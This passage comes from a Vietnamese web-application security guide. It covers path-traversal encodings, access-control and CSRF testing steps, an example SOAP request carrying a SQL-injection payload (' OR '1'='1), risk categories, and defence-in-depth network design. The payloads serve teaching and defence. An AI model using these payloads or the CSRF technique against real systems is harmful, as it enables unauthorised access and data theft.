..%255c mô tả cho ..\\  
...  
Đối với UTF-8  
..%c0%af mô tả cho ../  
..%c1%9c mô tả cho ..\
```

## 6. Khai thác Lỗi Phân quyền

- **Mục đích:** Dựa trên các chức năng chính của ứng dụng mà tìm hiểu những yêu cầu trong điều khiển truy cập theo chiều dọc và chiều ngang. Tức là user có quyền khác nhau thì có truy cập khác nhau và nếu user ngang hàng với nhau thì sẽ truy cập những phần giữ liệu riêng của chúng. Ví dụ như là user bình thường có khả năng truy cập vào dữ liệu của nó, trong khi tài khoản quản trị thì lại có quyền truy cập dữ liệu của tất cả mọi người.
- **Hướng dẫn:** Rà soát ứng dụng xem thử chức năng nào liên quan đến chức năng phân quyền và sử dụng tài nguyên để từ đó kiểm tra liệu ứng dụng có khả năng bị tấn công leo thang đặc quyền hay không ? Cách kiểm tra hiệu quả nhất là sử dụng nhiều tài khoản khác nhau với phân quyền khác nhau.
- Nếu ứng dụng thực thi cách ly đặc quyền theo chiều dọc, bước đầu tiên sử dụng tài khoản cao nhất để xác định tất cả chức năng có thể truy cập. Rồi dùng quyền thấp nhất và thử truy cập đối với mỗi chức năng.
  - Ban đầu thực hiện duyệt ứng dụng trong ngữ cảnh của người sử dụng.
  - Sau đó thực hiện logout và đăng nhập với một tài khoản khác.
  - Sử dụng công cụ có khả năng lưu lại hai sitemap ở cả hai tài khoản khác nhau và thực hiện chức năng so sánh hai sitemap.
- Nếu như ứng dụng thực thi theo chiều ngang, thì thực hiện sử dụng hai tài khoản có cùng cấp độ. Sau đó thử đăng nhập tài khoản của người này nhưng lại truy cập vào vùng dữ liệu của người kia. Thông thường là có sự thay đổi về định danh tài nguyên (như là documentID)
  - Thực hiện kiểm tra điều khiển truy cập theo hướng logic
  - Đối với mỗi đặc quyền của người sử dụng, quan sát tài nguyên có thể đổi với người sử dụng.
  - Thủ truy cập những nguồn tài nguyên này từ những tài khoản chưa chứng thực bằng cách thay thế các yêu cầu.
- Khi thực hiện bất kỳ kiểm tra nào đối với điều khiển truy cập, đảm bảo rằng mỗi bước kiểm tra của những chức năng nhiều trạng thái một cách độc lập để nhận rằng liệu các điều khiển truy cập có được phù hợp đối với mỗi trạng thái.

## 7. Khai thác lỗi CSRF

- **Mục đích:** Nếu như ứng dụng chỉ dựa vào mỗi HTTP cookies thì ứng dụng có nguy cơ bị lỗi CSRF.
- **Hướng dẫn:**
  - Quan sát các chức năng cốt lõi của ứng dụng và xác định các yêu cầu thực hiện đối với các dữ liệu nhạy cảm, nếu như mà kẻ tấn công có thể xác định được toàn bộ tham số đối với các yêu cầu (cho dù không thể xác định HTTP cookies) thì ứng dụng vẫn bị lỗi CSRF.
  - Tạo ra trang HTML mà thực hiện những yêu cầu mong muốn mà không có sự tương tác về người dùng. Đối với các yêu cầu sử dụng GET thì có thể sử dụng thẻ <img> với tham số src="chứa liên kết".

- Nếu như những yêu cầu là POST có thể tạo ra những trường ẩn để chứa các tham số và có thể sử dụng Javascript để thực hiện tự động đệ trình form ngay sau khi trang được nạp.

### **3. Nguy cơ an toàn thông tin đối với ứng dụng web**


- Trong mục trên đã trình bày phương pháp cách khai thác lỗ hổng ứng dụng web, qua đó thấy được nguy cơ đối với các hệ thống, vận hành, ứng dụng web. Nói đến an toàn trong ứng dụng web – Web Application, suy nghĩ đầu tiên thường là phát triển một ứng dụng web. Do đó, việc đảm bảo an toàn thông tin cho ứng dụng web – web app nói chung thường xoay quanh việc phát triển một ứng dụng web an toàn. Để có thể phát triển một ứng dụng web an toàn – là một ứng dụng web "phòng tránh được nhiều nhất các nguy cơ đã biết". Trong đó có các nguy cơ sau:
  - Nguy cơ do lập trình không an toàn.
  - Nguy cơ do sử dụng các thư viện, third party không an toàn.
  - Nguy cơ do sử dụng công nghệ web không an toàn.
  - Nguy cơ do thiết kế, phân tích yêu cầu

#### **A. Nguy cơ do lập trình không an toàn:**

- Đây là nguy cơ thường thấy rõ nhất đối với các ứng dụng web. Như đã trình bày ở trên, điểm qua đã có 10 lỗi trong OWASP top 10, và mỗi lỗi lại có những hình thái khai thác, tấn công khác nhau. Nhấn mạnh đây chỉ là 10 lỗi trong OWASP top 10, một bản danh sách tập trung các loại lỗ hổng trong ứng dụng web, rồi từ đó chọn ra 10 lỗi nguy hiểm nhất. Tuy nhiên thực sự số lượng các loại lỗi thì sẽ còn nhiều hơn nữa. Một tài liệu khác là "OWASP Testing Guide" đã liệt kê tương đối đầy đủ các loại lỗ hổng trong ứng dụng web và trong phiên bản đầy đủ hiện tại (phiên bản 3) có 66 lỗi, còn đối với phiên bản mới nhất (phiên bản 4) số lỗi là xấp xỉ 90 lỗi. Thực tế số lượng lỗi là tăng lên từng ngày, cả về số lượng, mức độ ảnh hưởng, nguy hiểm.
- Trong đó, các lỗi ứng dụng web – web application chủ yếu tập trung trong giai đoạn phát triển, trong các thao tác xử lý dữ liệu đầu vào từ người dùng, xử lý xuất dữ liệu, xử lý logic nghiệp vụ ...
- **Ví dụ:** Xử lý tương tác cơ sở dữ liệu không tốt dẫn tới lỗi SQL injection, xử lý xuất đầu ra cho người dùng không tốt dẫn tới lỗi XSS...
- Lưu ý rằng, trong một ứng dụng, số lượng dòng code, điểm tương tác là vô cùng lớn. Lỗ hổng bảo mật có thể xuất hiện bất kỳ đâu. Việc kiểm soát code phải thực hiện toàn diện, triệt để.
- Để đảm bảo an toàn thông tin trong phát triển ứng dụng web – tạo ra được một ứng dụng web an toàn thì cần phải tuân theo Guideline, quy định trong phát triển ứng dụng web. Đặc biệt phải là "**Guideline lập trình an toàn trong phát triển ứng dụng web**" và "**Quy trình phát triển phần mềm**"

#### **B. Nguy cơ sử dụng các thư viện, third party không an toàn**

- Trong phát triển phần mềm, thông thường sử dụng một framework hoặc thư viện nào đó có sẵn. Điều đó mang lại:
  - Tiết kiệm thời gian: Xây dựng một Framework chỉ một lần, dùng mãi mãi. Tiết kiệm thời gian triển khai, đào tạo sử dụng framework.
  - Hỗ trợ nhiều: Được hỗ trợ nhiều về mặt nội dung, tính năng cũng như tài liệu.
  - Dễ dàng quản lý, cập nhật: Tất cả sử dụng một framework sẽ dễ dàng cho việc quản lý, cập nhật.
- Tuy nhiên, sử dụng các thư viện có sẵn sẽ phải đổi mới với nguy cơ:
  - Không control được toàn bộ code: Việc sử dụng một bộ thư viện do người khác phát triển thì phải đổi mới với các nguy cơ khi không hiểu được hoàn toàn nội dung bên trong sản phẩm.
  - Framework mắc lỗi thì tất cả mắc lỗi: Với nền tảng là Framework, khi Framework mắc lỗi là hệ thống sẽ mắc lỗi. Rõ ràng đơn vị vận hành sẽ luôn phải đổi mới với nguy cơ Framework có lỗi.
  - Sử dụng các Sample code, HelloWord: Các đoạn mã này thường được làm ví dụ mô tả cho các chức năng, chưa được triển khai lập trình an toàn. Việc sử dụng các ví dụ này rõ ràng không đảm bảo an toàn thông tin.
- Khi sử dụng Framework, cái lợi nhận được là vô cùng lớn, tuy nhiên những nguy cơ phải đổi mới cũng lớn. Dù là framework, hay mã nguồn nào đi nữa cũng có khả năng mắc lỗi. Việc sử dụng Framework trong một hệ thống lớn, quy mô cần phải được suy xét.



Hình 26: Các lỗ hổng bảo mật của Struts.




Hình 27: Khai thác lỗ hổng FCK editor

- Nên tự phát triển một Framework của cá nhân tổ chức, **không** sử dụng các thành phần khác khi chưa hiểu toàn bộ mã nguồn. Tránh sao chép mã nguồn từ các tổ chức để hoàn thiện sản phẩm.
- Khi sử dụng các sản phẩm, phải đảm bảo hiểu được toàn bộ code, xóa bỏ các thành phần không an toàn, thừa trước khi sử dụng.

### C. Nguy cơ sử dụng các công nghệ web không an toàn

- Trong phần kiến thức cơ sở đã giới thiệu về các công nghệ web cơ bản. Bản thân các công nghệ này là không có lỗi. Tuy nhiên, để hỗ trợ cho người dùng thì các công nghệ này sẽ hỗ trợ thêm các thành phần mở rộng. Thông thường, đây chính là điểm kẽ tần công lợi dụng để khai thác.
- Ví dụ như Webservice:** Mô hình tổng quan về ứng dụng web services
  - Mô hình tổng quan ứng dụng web services



- Về tổng quan ứng dụng web services cũng tương tự như ứng dụng web có thể mắc các lỗi an toàn thông tin về (validate dữ liệu đầu vào/đầu ra, các lỗi về logic, quản lý phiên...). Ví dụ cụ thể một số lỗi như sau:
  - Brute Force
  - Information Disclosure

- SQL Injection
- LDAP Injection
- Session Hijacking
- Denial of Service (DoS)
- Buffer Overflows
- Cross Site Scripting
- XML Injection
- XPATH Injection
- WSDL Manipulation
- DOS (Intensive XML load)
- ...
- Ví dụ khai thác lỗi sql injection trên web services

```

<?xml version="1.0" encoding="utf-8" standalone="no" ?>
<SOAP-ENV:Envelope
xmlns:SOAPSDK1="http://www.w3.org/2001/XMLSchema" xmlns:SOAPSDK2="http://www.w3
.org/2001/XMLSchema-instance"
xmlns:SOAPSDK3="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Body>
    <SOAPSDK4:MethodName xmlns:SOAPSDK4="http://urltoapp/...">
      <SOAPSDK4:username>administrator</SOAPSDK4:username>
      <SOAPSDK4:password>' OR '1'='1</SOAPSDK4:password>
    </SOAP-ENV:Body>
  </SOAP-ENV:Envelope>

```

#### D. Nguy cơ do thiết kế, phân tích yêu cầu

- Phân tích yêu cầu, từ đó xây dựng đặc tả, thiết kế phần mềm là bước đầu tiên trong phát triển một phần mềm. Để thấy nếu ứng dụng phân tích, thiết kế chưa tốt sẽ dẫn tới nhiều hậu quả nghiêm trọng, bao gồm:
  - **Lỗi hỏng trong cơ chế xử lý:** Các cơ chế xử lý người dùng (đăng nhập, quản lý phiên, đăng xuất, thay đổi mật khẩu...) xử lý không tốt, cho phép kẻ tấn công lợi dụng thực hiện tấn công chiếm tài khoản người dùng.
  - **Lỗi hỏng trong logic, nghiệp vụ:** Thông thường nghiệp vụ xử lý là: A – B – C hay 1 – 2 – 3. Sẽ ra sao nếu người dùng cố tình thực hiện thay đổi nghiệp vụ, lợi dụng nghiệp vụ không chặt ? Ví dụ: Điểm yếu trong cơ chế kiểm tra, nhận dạng hồ sơ hợp lệ cho phép kẻ tấn công thực hiện nhập hàng loạt hồ sơ không hợp lệ.
  - **Thiết kế chưa lường trước được các nguy cơ:** Thiết kế phải xác định được các nguy cơ mà lỗi hỏng đối diện. Nếu không xác định được đầy đủ ? Các hệ thống bình thường, phổ biến thì việc xác định này sẽ đơn giản hơn. Tuy nhiên đối với các hệ thống đặc thù (banking, thương mại điện tử, quân sự) đòi hỏi nhiều tiêu chuẩn khắt khe, ràng buộc hơn. Cán bộ thực hiện

phân tích, thiết kế phải thực sự hiểu rõ về phương pháp, đặc thù hệ thống, cũng như kiến thức an toàn thông tin để đưa ra thiết kế hợp lý.

- Không giống như những lỗ hổng khác có thể dễ dàng khắc phục, phát hiện. Các lỗ hổng liên quan đến thiết kế, logic này rất khó để phát hiện bằng các phương pháp như sử dụng firewall, phân tích mẫu, hay bắt thường mạng. Tương tác vẫn giống như một người dùng bình thường, hợp lệ. Việc phát hiện lỗi này cần có cơ chế đối soát, kiểm soát tác động, logs.
- Do đó cần phải thiết kế, phân tích yêu cầu an toàn. Đảm bảo tránh hoàn toàn các lỗi do việc thiết kế không tốt.

# PHẦN 3: BẢO VỆ AN TOÀN THÔNG TIN ỨNG DỤNG WEB

## I. Quy hoạch, thiết kế hệ thống web an toàn


### 1. Mô hình triển khai ứng dụng web

- Trong phần trên, chúng ta đã tìm hiểu về các loại lỗ hổng cơ bản thường thấy trong hệ thống ứng dụng web. Phần này chúng ta sẽ tiếp tục tìm hiểu cơ chế bảo mật/phòng thủ trong từng bước xây dựng, triển khai hệ thống ứng dụng web.
- Thông thường, quá trình xây dựng/triển khai hệ thống ứng dụng web gồm 4 bước cơ bản:
  - Quy hoạch/thiết kế
  - Phát triển
  - Triển khai
  - Vận hành
- Tương ứng với mỗi bước là từng chức năng cụ thể. Trong mỗi chức năng giai đoạn này, yếu tố an toàn thông tin là bắt buộc phải có. Phần hai này sẽ trình bày các yếu tố, phương pháp đảm bảo an toàn thông tin trong từng bước đó. An toàn thông tin trong quy hoạch/thiết kế ứng dụng web được trình bày trong mục I phần 2 này. An toàn thông tin trong phát triển ứng dụng web được trình bày trong mục II phần 2. An toàn thông tin trong triển khai và vận hành hệ thống web trình bày trong mục III, IV phần 2.
- Với mỗi phần tương ứng với chức năng nhiệm vụ của cá nhân, đơn vị. Cán bộ thiết kế/giải pháp tham khảo chính phần quy hoạch/thiết kế an toàn. Cán bộ phát triển tham khảo phần phát triển ứng dụng web an toàn. Cán bộ triển khai, vận hành tham khảo phần triển khai, vận hành an toàn. Tuy nhiên chúng tôi khuyến khích người đọc đọc hết tất cả các phần. Bởi vì việc đảm bảo an toàn thông tin cho hệ thống ứng dụng web không phải là việc của riêng cá nhân/đơn vị nào. Đó là việc của tất cả mọi người: Từ thiết kế, phát triển, vận hành cho đến người sử dụng. Chỉ cần một sai sót nhỏ của **bất kỳ cá nhân nào** cũng có thể gây ra sự cố an toàn thông tin, ảnh hưởng đến hoạt động của **toàn bộ** hệ thống ứng dụng web đó.
- Trong phần trước đã trình bày về các mối nguy cơ đối với một hệ thống ứng dụng web. Đối với từng hệ thống đặc thù, đặc biệt khác (ví dụ như ngân hàng, viễn thông) sẽ phải đổi mới với nhiều loại nguy cơ khác nhau. Ví dụ như ngân hàng phải đổi mới nhiều hơn đối với các nguy cơ trong logic, xử lý nghiệp vụ, các sản phẩm viễn thông đổi mới nhiều hơn với các nguy cơ trong xử lý nghiệp

vụ viễn thông, kết nối thiết bị... Phần này sẽ trình bày về các biện pháp bảo vệ, phòng tránh các nguy cơ đó. Trong đó sử dụng chiến lược “Phòng thủ theo chiều sâu” làm nền tảng của các phương pháp.

## 2. Chiến lược phòng thủ theo chiều sâu

- **Phòng thủ theo chiều sâu** là một phương pháp triển khai các giải pháp bảo mật/ an toàn thông tin. Phương pháp này dựa theo những ý tưởng chính sau:
  - Bảo mật mạng phải tổng quát và toàn diện, bao gồm nhiều biện pháp được liên kết với nhau để đạt được mục đích.
  - Nhiều biện pháp bổ sung, tương hỗ cho nhau dựa trên đặc điểm (nhận diện và ngăn chặn) của từng biện pháp.
- An toàn thông tin nguyên thủy bao gồm 3 yếu tố chính: Confidentiality, Integrity, Availability (C-I-A). Một hệ thống được gọi là an toàn khi đảm bảo cả 3 yếu tố đó. Các yếu tố đó là:
  - **Tính bí mật**: chống lại sự phơi bày, để lộ, thất thoát dữ liệu
  - **Tính toàn vẹn**: chống lại sự thay đổi trái phép dữ liệu
  - **Tính sẵn sàng**: chống lại sự phá hoại, làm mất tính sẵn sàng của hệ thống




- Độ ưu tiên của các thuộc tính: Trong các thuộc tính bí mật, toàn vẹn và sẵn sàng là quan trọng của tổ chức thì sẽ có một thuộc tính quan trọng nhất so với các thuộc tính còn lại. Việc xác định yếu tố nào là quan trọng nhất phụ thuộc vào đặc thù của hệ thống, công ty đó. Ví dụ:
  - Tính bí mật □ Ví dụ: Dược phẩm
  - Tính toàn vẹn □ Ví dụ: Tài chính, Ngân hàng
  - Tính sẵn sàng □ Ví dụ: Thương mại điện tử
- Mục tiêu của phương pháp phòng thủ theo chiều sâu là đảm bảo ba yếu tố đó của hệ thống ứng dụng web. Dựa trên ý tưởng phải tổng quát, toàn diện, có thể bổ sung, tương hỗ cho nhau, phương pháp phòng thủ theo chiều sâu được phát triển thành 4 phương pháp, đó là:
  - Phân tích các tác nhân đe dọa
  - Bảo vệ đồng nhất
  - Phân đoạn bảo vệ
  - Bảo vệ thông tin trung tâm



Hình 28: Các phương pháp trong phòng thủ theo chiều sâu


- **Bảo vệ đồng nhất (Uniform Protection):** Tất cả các thành phần của hệ thống đều nhận sự bảo vệ như nhau. (Firewall, VPN, IDS, Antivirus, ...), dù là ở bên trong hay bên ngoài. Phương pháp này có thể gây ra nhiều lỗi đối với những kẻ tấn công bên trong vì hệ thống không được chia tách và phân loại. Phương pháp này là cách tiếp cận thông dụng nhất và cũng là yếu nhất nếu như không có một thiết kế hoàn hảo.
- **Phân đoạn bảo vệ (Protected Enclaves):** Phân đoạn bảo vệ là phương pháp phân đoạn mạng cho hệ thống. Triển khai bằng cách sử dụng VPN hoặc VLAN, Firewall. Phương pháp này đơn giản và hiệu quả, giảm thiểu được thiệt hại trong trường hợp hệ thống bị tấn công.
- **Bảo vệ trong tâm (Information Centric):** Nhận diện những thành phần quan trọng và chia ra nhiều lớp bảo vệ, gồm:
  - Dữ liệu được truy cập bởi ứng dụng.
  - Ứng dụng là tồn tại trong hosts.
  - Hosts thì hoạt động trên mạng.



Hình 29: Bảo vệ trọng tâm

- **Các tác nhân đe dọa (Vector-Oriented):** Cung cấp cơ chế bảo mật bằng cách vô hiệu hóa các tác nhân đe dọa (Ví dụ: Vô hiệu hóa ổ USB, ổ đĩa mềm). Bằng cách gỡ bỏ các tác nhân thì tấn công sẽ không có cơ hội thành công.
- Trên cơ sở 4 phương pháp tiếp cận này, tài liệu đưa ra một số biện pháp kỹ thuật để đảm bảo an toàn thông tin trong hệ thống ứng dụng web trong giai đoạn thiết kế/quy hoạch. Đó là:
  - Xác định cấu trúc Web
  - Triển khai hệ thống phòng thủ
  - Thiết đặt và cấu hình hệ thống máy chủ an toàn
  - Vận hành ứng dụng Web an toàn
  - Thiết đặt và cấu hình cơ sở dữ liệu an toàn
  - Cài đặt các ứng dụng bảo vệ
  - Thiết lập cơ chế sao lưu và phục hồi.
- **Xác định cấu trúc Web:** Kiến trúc Web thường được chia làm 3 lớp cơ bản, gồm:
  - **Lớp trình diễn:** là một máy chủ phục vụ Web. Lớp này giao tiếp trực tiếp với web client, chịu trách nhiệm trình diễn và thu thập đầu vào từ người dùng cuối. Chính vì thế luôn luôn đối diện với các nguy cơ bị tấn công. Các loại máy chủ phục vụ Web thông dụng: IIS, Apache, Tomcat.
  - **Lớp ứng dụng:** là nơi các kịch bản ứng dụng Web thực thi. Sử dụng ngôn ngữ lập trình (PHP, ASP.NET, Java, ...) nhận dữ liệu đệ trình của người sử dụng từ lớp trình diễn kết hợp với nguồn dữ liệu đầu cuối để thực thi ứng dụng Web. Máy chủ ứng dụng thông dụng: IBM Websphere, WebLogic, .NET Framework, ...

- **Lớp cơ sở dữ liệu:** là nơi lưu trữ dữ liệu ứng dụng Web. Chịu trách nhiệm lưu trữ và thao tác với dữ liệu ứng dụng Web. Các hệ quản trị cơ sở dữ liệu thông dụng: MySQL, SQL Server, Oracle, ...
- Dựa trên 3 lớp này người ta sẽ tạo thành các mô hình ứng dụng web. Số lượng lớp sẽ quyết định cấu trúc, các yếu tố bảo mật của hệ thống ứng dụng web đó. Thông thường sẽ có các loại mô hình: 2 lớp, 3 lớp, N lớp.
- **Mô hình 2 lớp:** Kết hợp lớp trình diễn và ứng dụng trên một máy chủ. Mô hình này thiết kế đơn giản và đầy đủ cho các ứng dụng Web nhỏ. Tuy nhiên khả năng mở rộng hạn chế và triển khai biện pháp bảo mật khó khăn hơn những mô hình khác.
- **Mô hình 3 lớp:** Các lớp trình diễn, ứng dụng và cơ sở dữ liệu nằm trên các máy chủ riêng biệt trong cùng một hệ thống. Trong đó các lớp được tách biệt vật lý cho nên có thể áp dụng thêm nhiều điều khiển truy cập và theo dõi mạng cũng như có thể đặt tường lửa và IDS giữa các lớp này. Nếu một lớp bị thỏa hiệp thì kẻ tấn công cũng phải cần bẻ gãy nhiều lớp nữa mới có thể thỏa hiệp được toàn bộ hệ thống.
- **Mô hình N lớp:** Hình thành các nhóm dịch vụ để gia tăng khả năng chịu tải cũng như dự phòng. Nhiều lớp sẽ cung cấp lớp bảo mật, tuy nhiên nó cũng kèm theo sự phức tạp khi triển khai và bảo trì.




Hình 30: Các mô hình web

- Tùy theo trường hợp cụ thể mà lựa chọn mô hình web tương ứng. Tuy nhiên chúng tôi khuyến khích lựa chọn mô hình từ 3 lớp trở lên để đảm bảo các yếu tố an toàn thông tin.
- **Triển khai hệ thống phòng thủ:** Để đảm bảo an toàn thông tin cho mô hình, quy hoạch mạng, việc triển khai phải tổ chức mô hình mạng hợp lý. Đây là cơ sở đầu tiên cho việc xây dựng các hệ thống phòng thủ và bảo vệ. Việc này sẽ hạn chế tấn công từ bên trong và bên ngoài một cách hiệu quả. Cần phân biệt

rõ ràng giữa các vùng mạng theo chức năng và thiết lập các chính sách an toàn thông tin riêng cho các vùng mạng theo yêu cầu thực tế.

- Một số khuyến cáo khi tổ chức mô hình mạng đó là:
  - Nên đặt các máy chủ Web, Mail, FTP... cung cấp dịch vụ ra mạng Internet trong vùng DMZ:** Nhằm tránh các tấn công từ mạng nội bộ, giảm thiểu nguy cơ tấn công vào mạng nội bộ nếu như các máy chủ này bị tin tặc chiếm quyền điều khiển.
  - Các máy chủ không trực tiếp cung cấp dịch vụ ngoài như máy chủ ứng dụng, cơ sở dữ liệu,... nên đặt trong vùng mạng server network:** Nhằm tránh tấn công trực diện từ Internet và từ mạng nội bộ. Nếu hệ thống thông tin yêu cầu mức bảo mật cao thì có thể chia vùng server network thành các vùng nhỏ hơn và độc lập để nâng cao tính bảo mật.
  - Triển khai các hệ thống phòng thủ như tường lửa và IDS/IPS để bảo vệ hệ thống, chống tấn công và xâm nhập trái phép:** Đặt tường lửa giữa kết nối mạng Internet với các vùng mạng khác; giữa vùng mạng nội bộ và DMZ nhằm hạn chế các tấn công giữa các vùng đó. Đặt IDS/IPS tại vùng cần theo dõi và bảo vệ.
  - Đặt một Router ngoài cùng (router biên) trước khi kết nối đến ISP:** Nhằm lọc một số lưu lượng không mong muốn, chặn những gói tin đến từ những địa chỉ IP không hợp lệ.
  - Trong các khuyến cáo này có nhắc tới Firewall. Tường lửa (Firewall) là thiết bị điều khiển chặn, cho phép thông qua một số điểm trong mạng bằng cách áp dụng các chính sách. Vị trí firewall trong mạng là giữa vùng Internet và mạng bên trong của tổ chức và giữa giao tiếp mạng của PC với các PC khác.

